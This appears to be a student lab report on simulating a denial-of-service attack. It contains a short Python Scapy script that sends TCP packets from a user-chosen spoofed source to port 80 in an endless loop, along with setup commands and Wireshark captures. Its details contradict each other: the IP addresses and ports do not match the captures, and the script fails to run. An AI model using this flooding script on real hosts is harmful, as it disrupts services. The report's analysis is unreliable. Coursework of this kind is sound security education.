LAB 09: DoS simulation with Python


Class	M02
Student ID	B2014926
Name	Tran Dang Khoa
Email address	Khoab2014926@student.ctu.edu.vn
Class	M02
Browser	

1. Test environment setting

	Attacker	Target
OS	Ubuntu	Window 10
Ip address	Test bed	Test bed
Attacking type	Ping flooding SISP	
Attacking program	Python Scapy	
Detecting program	Wireshark	Wireshark
Blocking program		Window firewall
Analyzing program		netstat commands task manager


2. Exercise following process

① Install python on Linux:



```
khoab2014926@khoab2014926-VirtualBox:~$ sudo apt install python3
[sudo] password for khoab2014926:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3 is already the newest version (3.10.6-1~22.04).
python3 set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 73 not upgraded.
khoab2014926@khoab2014926-VirtualBox:~$
```

② Install Scapy on Linux




```
khoab2014926@khoab2014926-VirtualBox:~$ sudo apt install python3-scapy
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu blt fonts-font-awesome
  fonts-lato fonts-lyx g++ g++-11 gcc gcc-11 ipython3 javascript-common
  libasan6 libbinutils libblas3 libboost-dev libboost1.74-dev libc-dev-bin
  libc-devtools libc6 libc6-dbg libc6-dev libcc1-0 libcrypt-dev libctf-nobfd0
  libctf0 libexpat1-dev libgcc-11-dev libgfortran5 libitm1 libjs-jquery
  libjs-jquery-ui libjs-sphinxdoc libjs-underscore liblapack3 liblbfgsb0
  liblsan0 libnsl-dev libopenblas-dev libopenblas-pthread-dev libopenblas0
  libopenblas0-pthread libpython3-dev libpython3.10-dev libqhull-r8.0
  libquadmath0 libstdc++-11-dev libtirpc-dev libtk8.6 libtsan0 libubsan1
  libxsimd-dev linux-libc-dev manpages-dev python-matplotlib-data
  python3-appdirs python3-attr python3-backcall python3-beniget python3-brotli
  python3-bs4 python3-cycler python3-decorator python3-dev python3-distutils
  python3-fonttools python3-fs python3-gast python3-html5lib python3-ipython
  python3-jedi python3-kiwisolver python3-lxml python3-lz4 python3-matplotlib
  python3-matplotlib-inline python3-mpmath python3-numpy python3-packaging
```

③ Code DoS program : single IP single port

https://www.tutorialspoint.com/python_penetration_testing/python_penetration_testing_dos_and_ddos_attack.htm


```
#!/bin/usr/env python
from scapy.all import *
source_IP = input("Enter IP address of Source: ")
target_IP = input("Enter IP address of Target: ")
source_port = int(input("Enter Source Port Number:"))
i = 1

while True:
   IP1 = IP(src = source_IP, dst = target_IP)
   TCP1 = TCP(sport = source_port, dport = 80)
   pkt = IP1 / TCP1
   send(pkt, inter = .001)

   print ("packet sent ", i)
      i = i + 1
```

④ Install Nano editor on Python with Name dos.py:




```
khoab2014926@khoab2014926-VirtualBox:~$ nano dos.py
khoab2014926@khoab2014926-VirtualBox:~$
```

⑤ Input DoS code manually or paste into Nano sceen




```
khoab2014926@khoab2014926-VirtualBox: ~
GNU nano 6.2                                   dos.py
#!/bin/usr/env python
from scapy.all import
source_IP = input("Enter IP address of Source: ")
target_IP = input("Enter IP address of Target: ")
source_port = Int(input("Enter Source Port Number:"))
i = 1

while True:
        IP1 = IP(src = source_IP, dst =target_IP)
        TCP1 = TCP(sport = source_port, dport = 80)
        pkt = IP1 / TCP1
        send(pkt, inter = .001)
        print ("packet send ", i)
        i = i + 1
```

⑥ Run dos.py:




```
khoab2014926@khoab2014926-VirtualBox:~$ python3 dos.py
  File "/home/khoab2014926/dos.py", line 16
    i = i + 1
IndentationError: unexpected indent
khoab2014926@khoab2014926-VirtualBox:~$
```

IP of attacker:127.0.0.1




```
khoab2014926@khoab2014926-VirtualBox:~$ ifconfig -a
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a26d:58b5:b816:d435  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:75:80:cb  txqueuelen 1000  (Ethernet)
        RX packets 244605  bytes 352661900 (352.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28109  bytes 2701784 (2.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1059  bytes 125528 (125.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1059  bytes 125528 (125.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

IP of target:192.168.56.1




```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::97e:4f07:9ae1:cc4e%9
   IPv4 Address. . . . . . . . . . . : 10.2.10.51
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : 10.2.10.1
```

⑦ Check with Wireshark if the victim system is congested, explain




```
ip.addr == 127.0.0.1

No.  Time        Source        Destination       Protocol  Length  Info
  2  0.000035    127.0.0.1     127.0.0.1         TCP        44 5939 → 62052 [ACK] Seq=1 Ack=53 Win=8289 Len=0
 30  36.067973   127.0.0.1     239.255.255.250   SSDP      169 M-SEARCH * HTTP/1.1
 33  36.093993   127.0.0.1     127.0.0.1         TCP        56 64200 → 47001 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 W
 34  36.094001   127.0.0.1     127.0.0.1         TCP        44 47001 → 64200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 35  36.595250   127.0.0.1     127.0.0.1         TCP        56 [TCP Retransmission] 64200 → 47001 [SYN] Seq=0 Win=65
 36  36.595263   127.0.0.1     127.0.0.1         TCP        44 47001 → 64200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 37  37.095938   127.0.0.1     127.0.0.1         TCP        56 [TCP Retransmission] 64200 → 47001 [SYN] Seq=0 Win=65
 38  37.095952   127.0.0.1     127.0.0.1         TCP        44 47001 → 64200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 39  37.597151   127.0.0.1     127.0.0.1         TCP        56 [TCP Retransmission] 64200 → 47001 [SYN] Seq=0 Win=65
 40  37.597164   127.0.0.1     127.0.0.1         TCP        44 47001 → 64200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 41  38.097904   127.0.0.1     127.0.0.1         TCP        56 [TCP Retransmission] 64200 → 47001 [SYN] Seq=0 Win=65
 42  38.097937   127.0.0.1     127.0.0.1         TCP        44 47001 → 64200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 50  39.068015   127.0.0.1     239.255.255.250   SSDP      169 M-SEARCH * HTTP/1.1
 60  42.068589   127.0.0.1     239.255.255.250   SSDP      169 M-SEARCH * HTTP/1.1
 61  60.000633   127.0.0.1     127.0.0.1         TCP        96 62052 → 5939 [PSH, ACK] Seq=53 Ack=1 Win=8211 Len=52

> Frame 62: 44 bytes on wire (352 bits), 44 bytes captured (352
> Null/Loopback
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> Transmission Control Protocol, Src Port: 5939, Dst Port: 6205;

0000  02 00 00 00 45 00 00 28  88 c7 40 00 80 06 00 00   ····E··(
0010  7f 00 00 01 7f 00 00 01  17 33 f2 64 19 da 0b 29   ········
0020  bb d9 68 a0 50 10 20 61  3e 5c 00 00               ··h·P· a

Frame (frame), 44 bytes      Packets: 321 · Displayed: 23 (7.2%)      Profile: Default
```


Explain: There are many packets are being continuously sent from 127.0.0.1 to 192.168.56.1 with port 8888, indicating congestion caused by the DoS attack.




```
⌄ Frame 62: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interfac
     Section number: 1
   > Interface id: 0 (\Device\NPF_Loopback)
     Encapsulation type: NULL/Loopback (15)
     Arrival Time: Oct 10, 2023 14:14:53.724671000 SE Asia Standard Time
     [Time shift for this packet: 0.000000000 seconds]
     Epoch Time: 1696922093.724671000 seconds
     [Time delta from previous captured frame: 0.000026000 seconds]
     [Time delta from previous displayed frame: 0.000026000 seconds]
     [Time since reference or first frame: 60.000659000 seconds]
     Frame Number: 62
     Frame Length: 44 bytes (352 bits)
     Capture Length: 44 bytes (352 bits)
     [Frame is marked: False]
     [Frame is ignored: False]
     [Protocols in frame: null:ip:tcp]
```




```
⌄ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
     0100 .... = Version: 4
     .... 0101 = Header Length: 20 bytes (5)
  ⌄  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
        0000 00.. = Differentiated Services Codepoint: Default (0)
        .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (
     Total Length: 40
     Identification: 0x88c7 (35015)
  ⌄  010. .... = Flags: 0x2, Don't fragment
        0... .... = Reserved bit: Not set
        .1.. .... = Don't fragment: Set
        ..0. .... = More fragments: Not set
     ...0 0000 0000 0000 = Fragment Offset: 0
     Time to Live: 128
     Protocol: TCP (6)
     Header Checksum: 0x0000 [validation disabled]
```



```
⌄ Transmission Control Protocol, Src Port: 5939, Dst Port: 62052, Seq: 1, Ack: 10
     Source Port: 5939
     Destination Port: 62052
     [Stream index: 0]
     [Conversation completeness: Incomplete (12)]
     [TCP Segment Len: 0]
     Sequence Number: 1    (relative sequence number)
     Sequence Number (raw): 433720105
